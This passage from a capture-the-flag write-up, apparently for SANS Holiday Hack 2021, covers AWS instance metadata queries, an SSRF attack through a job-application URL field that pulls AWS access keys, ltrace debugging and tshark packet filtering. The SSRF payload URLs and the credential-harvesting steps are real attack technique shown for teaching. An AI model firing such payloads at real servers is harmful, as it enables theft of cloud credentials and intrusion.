        "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-12-02T18:50:40Z"
}

So far, we've been interacting with the IMDS server using IMDSv1, which does not require authentication. Optionally, AWS users can turn on IMDSv2 that requires authentication. This is more
secure, but not on by default.
Run 'next' to continue.

elfu@82431783a387:~$ next

For IMDSv2 access, you must request a token from the IMDS server using the X-aws-ec2-metadata-token-ttl-seconds header to indicate how long you want the token to be used for (between 1 and
21,600 secods). Examine the contents of the 'gettoken.sh' script in the current directory using 'cat'.

elfu@82431783a387:~$ cat gettoken.sh
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`

This script will retrieve a token from the IMDS server and save it in the environment
variable TOKEN. Import it into your environment by running 'source gettoken.sh'.

elfu@82431783a387:~$ source gettoken.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    44  100    44    0     0  44000      0 --:--:-- --:--:-- --:--:-- 44000

Now, the IMDS token value is stored in the environment variable TOKEN. Examine the contents
of the token by running 'echo $TOKEN'.

elfu@82431783a387:~$ echo $TOKEN
gYVa2GgdDYbR6R4AFnk5y2aU0sQirNIIoAcpOUh/aZk=

With the IMDS token, you can make an IMDSv2 request by adding the X-aws-ec2-metadata-token header to the curl request. Access the metadata region information in an IMDSv2 request: 'curl -H
"X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region'

elfu@82431783a387:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region; echo
np-north-1

🍬🍬🍬🍬Congratulations!🍬🍬🍬🍬
You've completed the lesson on Instance Metadata interaction. Run 'exit' to close.
elfu@82431783a387:~$ exit
```


Talk to Noxious again:

Noxious O. D'or

Phew! That is something extra! Oh, and you solved the challenge too? Great!
Cloud assets are interesting targets for attackers. Did you know they automatically get IMDS access?
I'm very concerned about the combination of SSRF and IMDS access.
Did you know it's possible to harvest cloud keys through SSRF and IMDS attacks?
Dr. Petabyte told us, "anytime you see URL as an input, test for SSRF."
With an SSRF attack, we can make the server request a URL. This can reveal valuable data!
The AWS documentation for IMDS is interesting reading.
...

Okay, it's time to visit that website! I couldn't find a terminal for this one anywhere on the North Pole, so let's just get the URL from our badge and visit https://apply.jackfrosttower.com/.

When you click the [**Apply Now**]-button, there's a webform that accepts a URL. let's try to fetch some cloud metadata by supplying http://169.254.169.254/latest/meta-data/iam/security-credentials as our Public NLBI report...



Career Application

Name: test

Email address: test@test.com

We'll never share your email with anyone else :winkyface:.

Phone number: test

We won't call you unless it's absolutely necessary, or when it's the middle of the night.

Field of Expertise

- Aggravated pulling of hair
- Anti-social behavior
- Bedtime violation
- Crayon on walls

Select all that apply.

Resume: Browse... No file selected.

Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public *Naughty List Background Investigation* (NLBI) report.


URL to your public NLBI report: http://169.254.169.254/latest/meta-data/iam/security-credentials

Include a link to your public NLBI report.

Any additional information?

Share any additional information you think is important for your application consideration.

The website accepts our submission, but displays a broken image **test.jpg** (which we supplied as our name):




Submission Accepted

Naughty list recipients rejoice!

We'll be in touch.

Instead of image-data, the image contains the output for the requested URL: '**jf-deploy-role**', as we can see in ZAP, OWASP's ZED Attack Proxy which we're routing all our web-traffic through.




```
Contexts
  Default Context
Sites
  http://apply.jackfrosttower.com
  https://apply.jackfrosttower.com
    GET:/
    GET:/(additionalInformation,inputEmail,in
    GET:/(additionalInformation,inputEmail,inp
    GET:/(p)
    css
    GET:css
    GET:images
    images
      GET:/
      GET:1.jpg
      GET:2.jpg
      GET:3.jpg
      GET:4.jpg
      GET:jack.png
      GET:lab.png
      GET:server.png
      GET:test.jpg
      GET:zoomed2.png
    GET:robots.txt
    GET:sitemap.xml
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Fri, 24 Dec 2021 14:17:41 GMT
Content-Type: image/jpeg
Content-Length: 14
Last-Modified: Fri, 24 Dec 2021 14:17:41 GMT
ETag: "61c5d685-e"
Expires: Wed, 29 Dec 2021 14:17:41 GMT
Cache-Control: max-age=432000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear

jf-deploy-role
```

Of course, there are many other ways to view this content without using ZAP, for example like this:

```
$ curl https://apply.jackfrosttower.com/images/test.jpg ; echo
jf-deploy-role
```

Now we can finish our exploit by submitting a second Career Application-form, this time with the URL http://169.254.169.254/latest/meta-data/iam/security-credentials/**jf-deploy-role** as our public NLBI report.



URL to your public NLBI report

tp://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role

Again, there's a broken image as part of the response, but this time the image contains the **SecretAccessKey** we needed to find.

```
$ curl https://apply.jackfrosttower.com/images/test.jpg ; echo
{
"Code": "Success",
"LastUpdated": "2021-05-02T18:50:40Z",
"Type": "AWS-HMAC",
"AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
"SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
"Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
"Expiration": "2026-05-02T18:50:40Z"
}
```


OBJECTIVE 11) CUSTOMER COMPLAINT ANALYSIS [READING EVIL PACKETS]

Difficulty: 2 - A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.


Strace Ltrace Retrace Terminal-challenge

Tinsel Upatree

Hiya hiya, I'm Tinsel Upatree!
Say, do you know what's going on next door?
I'm a bit worried about the whole FrostFest event.
It feels a bit... ill-conceived, somehow. Nasty even.
Well, regardless – and more to the point, what do you know about tracing processes in Linux?
We rebuilt this here Cranberry Pi that runs the cotton candy machine, but we seem to be missing a file.
Do you think you can use strace or ltrace to help us rebuild the missing config?
We'd like to help some of our favorite children enjoy the sweet spun goodness again!
And, if you help me with this, I'll give you some hints about using Wireshark filters to look for unusual options that might help you achieve Objectives here at the North Pole.
...




After talking to Tinsel, we open the terminal. First, we list the files, and then run the binary using **ltrace**:




```
 ================================================================================

Please, we need your help! The cotton candy machine is broken!

We replaced the SD card in the Cranberry Pi that controls it and reinstalled the
software. Now it's complaining that it can't find a registration file!

Perhaps you could figure out what the cotton candy software is looking for...

================================================================================

kotton_kandy_co@aa65fa369752:~$ ls
make_the_candy*

kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0
puts("Unable to open configuration fil"...Unable to open configuration file.
)                = 35
+++ exited (status 1) +++
```

Okay, it's looking for a **registration.json** file… Let's create one and try again:




```
kotton_kandy_co@aa65fa369752:~$ touch registration.json

kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x56245eff8260
getline(0x7ffc55bab8f0, 0x7ffc55bab8f8, 0x56245eff8260, 0x7ffc55bab8f8) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                            = 24
+++ exited (status 1) +++
```

It's unable to get a line, let's add a blank line to the file, and try again:




```
kotton_kandy_co@aa65fa369752:~$ echo > registration.json

kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x55c4b449b260
getline(0x7ffda7f1d290, 0x7ffda7f1d298, 0x55c4b449b260, 0x7ffda7f1d298) = 1
strstr("\n", "Registration")                             = nil
getline(0x7ffda7f1d290, 0x7ffda7f1d298, 0x55c4b449b260, 0x7ffda7f1d298) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                            = 24
+++ exited (status 1) +++
```

Apparently, the line needs to contain the value "Registration". Let's add that...



```
kotton_kandy_co@aa65fa369752:~$ echo Registration > registration.json

kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x5639613fc260
getline(0x7ffdd5218980, 0x7ffdd5218988, 0x5639613fc260, 0x7ffdd5218988) = 13
strstr("Registration\n", "Registration")                 = "Registration\n"
strchr("Registration\n", ':')                            = nil
getline(0x7ffdd5218980, 0x7ffdd5218988, 0x5639613fc260, 0x7ffdd5218988) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                            = 24
+++ exited (status 1) +++
```

And a colon:



```
kotton_kandy_co@aa65fa369752:~$ echo Registration: > registration.json

kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                          = 0x56452f486260
getline(0x7ffc8f946630, 0x7ffc8f946638, 0x56452f486260, 0x7ffc8f946638) = 14
strstr("Registration:\n", "Registration")                = "Registration:\n"
strchr("Registration:\n", ':')                           = ":\n"
```

```
strstr(":\n", "True")                                     = nil
getline(0x7ffc8f946630, 0x7ffc8f946638, 0x56452f486260, 0x7ffc8f946638) = -1
puts("Unregistered - Exiting."Unregistered - Exiting.
)                                                = 24
+++ exited (status 1) +++
```

And finally, after adding the value **True**, the application runs again:

```
kotton_kandy_co@aa65fa369752:~$ echo Registration: True > registration.json

 kotton_kandy_co@aa65fa369752:~$ ltrace ./make_the_candy
fopen("registration.json", "r")                           = 0x55b9a685d260
getline(0x7ffca6582dd0, 0x7ffca6582dd8, 0x55b9a685d260, 0x7ffca6582dd8) = 19
strstr("Registration: True\n", "Registration")            = "Registration: True\n"
strchr("Registration: True\n", ':')                       = ": True\n"
strstr(": True\n", "True")                                = "True\n"
getline(0x7ffca6582dd0, 0x7ffca6582dd8, 0x55b9a685d260, 0x7ffca6582dd8) = -1
system("/bin/initialize_cotton_candy_sys"...

Launching...
---- 8< ---- cut here to keep output readable and short :-) ----
```

When we talk to Tinsel again, he shares some useful knowledge about Wireshark...

Tinsel Upatree

Great! Thanks so much for your help!
I'm sure I can put those skills I just learned from you to good use.
Are you familiar with RFC3514?
Wireshark uses a different name for the Evil Bit: ip.flags.rb.
HTTP responses are often gzip compressed. Fortunately, Wireshark decompresses them for us automatically.
You can search for strings in Wireshark fields using display filters with the contains keyword.
...

Armed with the above info, we confidently download https://downloads.holidayhackchallenge.com/2021/jackfrosttower-network.zip, unzip it and check it with **tshark**, the CLI-based companion of **Wireshark**. Feel free to use Wireshark instead. Scrolling through the output, we notice a couple of POST requests to an HTTP-complaint-form. We extract the posted fields, and notice a field for the complainers **name** and a field called **guest_info** with room-numbers:

```
$ tshark -r jackfrosttower-network.pcap
---- 8< ---- cut here to keep output readable and short :-) ----
   29  86.977930 10.70.84.132 → 10.70.84.10  TCP 66 49878 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=126709476 TSecr=1789980024
   30  86.978874 10.70.84.132 → 10.70.84.10  HTTP 872 POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencoded)
   31  86.979700  10.70.84.10 → 10.70.84.132 TCP 66 80 → 49878 [ACK] Seq=1 Ack=807 Win=64384 Len=0 TSval=1789980028 TSecr=126709477
---- 8< ---- cut here to keep output readable and short :-) ----

$ busyr@fortythree-kali:/data/hack/hhc$ tshark -r jackfrosttower-network.pcap -Y 'http.request.method == POST' -T fields -e text | cut -b1-190 | head -n 3
Timestamps,POST /feedback/guest_complaint.php HTTP/1.1\r\n,\r\n,Form item: "name" = "Klug",Form item: "troll_id" = "2234",Form item: "guest_info" = "Funny looking man in room 1145",Form item
Timestamps,POST /feedback/guest_complaint.php HTTP/1.1\r\n,\r\n,Form item: "name" = "Gavk",Form item: "troll_id" = "2354",Form item: "guest_info" = "Annoying woman in room 1239",Form item: "
Timestamps,POST /feedback/guest_complaint.php HTTP/1.1\r\n,\r\n,Form item: "name" = "Bluk",Form item: "troll_id" = "2367",Form item: "guest_info" = "Boring humans in room 1128",Form item: "d

$ tshark -r jackfrosttower-network.pcap -Y 'http.request.method == POST' -T fields -e text | cut -f4,12 -d\" | rev | cut -f1 -d" " | rev | sort | uniq -c | sort -nr | head -n 3
      4 1024
      2 1125
      1 1239
```

Hmm… 4 complaints for room 1024… Let's adjust our filter, and have a closer look:

```
$ tshark -r jackfrosttower-network.pcap -Y 'http.request.method == POST && http.file_data contains "1024"' -T fields -e text | cut -f4,16 -d\"
Yaqh"Lady call desk and ask for more towel. Yaqh take to room. Yaqh ask if she want more towel because she is like to steal. She say Yaqh is insult. Yaqh is not insult. Yaqh is Yaqh.
Flud"Lady call front desk. Complain
Hagg"Lady call front desk. I am walk by so I pick up phone. She is ANGRY and shout at me. Say she has never been so insult. I say she probably has but just didn't hear it.
Muffy VonDuchess Sebastian"I have never, in my life, been in a facility with such a horrible staff. They are rude and insulting. What kind of place is this? You can be sure that I (or my
lawyer) will be speaking directly with Mr. Frost!
```

Ah, let's make sure we only see complains from trolls, as we don't want to see the complains from **Muffy VonDuchess Sebastian** about the trolls. Update our filter to show only packets which have the **evil-bit** set, and format the output sorted and on one line, seperated by spaces, as requested by the challenge:

```
$ tshark -r jackfrosttower-network.pcap -Y 'http.request.method == POST && http.file_data contains "1024" && ip.flags.rb == 1' -T fields -e text | cut -f4 -d\" | sort | tr "\n" " "
Flud Hagg Yaqh
```

Ohw, and I guess we've missed talking to Pat Tronizer about this, who has some extra hints for us…

Pat Tronizer

Hrmph. Oh hey, I'm Pat Tronizer.
I'm SO glad to have all these first-rate talks here.
We issued a Call for Talks, but only one person responded… We put him in track 1.
But Jack came up with an ingenious way to borrow additional talks for FrostFest! You can hardly tell where we got these great speakers!
Anyway, I cannot believe an actual human connected to the Tower network. It's supposed to be the domain of us trolls and of course Jack Frost himself.
Mr. Frost has a strict policy: all devices must be RFC3514 compliant. It fits in with our nefarious plans.
Some human had the nerve to use our complaint website to submit a complaint!
That website is for trolls to complain about guests, NOT the other way around.
Humans have some nerve.
...

OBJECTIVE 12) FROST TOWER WEBSITE CHECKUP

Difficulty: 5 - Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

The Elf C0de, Python Edition! Terminal-challenge

First, let's visit Ribb, and play the Elf Code Game.

Ribb Bonbowford

Hello, I'm Ribb Bonbowford. Nice to meet you!
Are you new to programming? It's a handy skill for anyone in cyber security.
This here machine lets you control an Elf using Python 3. It's pretty fun, but I'm having trouble getting beyond Level 8.
Tell you what… if you help me get past Level 8, I'll share some of my SQLi tips with you. You may find them handy sometime around the North Pole this season.
Most of the information you'll need is provided during the game, but I'll give you a few more pointers, if you want them.
Not sure what a lever requires? Click it in the Current Level Objectives panel.
You can move the elf with commands like elf.moveLeft(5), elf.moveTo({"x":2,"y":2}), or elf.moveTo(lever0.position).
Looping through long movements? Don't be afraid to moveUp(99) or whatever. You elf will stop at any obstacle.
You can call functions like myFunction(). If you ever need to pass a function to a munchkin, you can use myFunction without the ().
…

Level 0 - Elf Code Demo

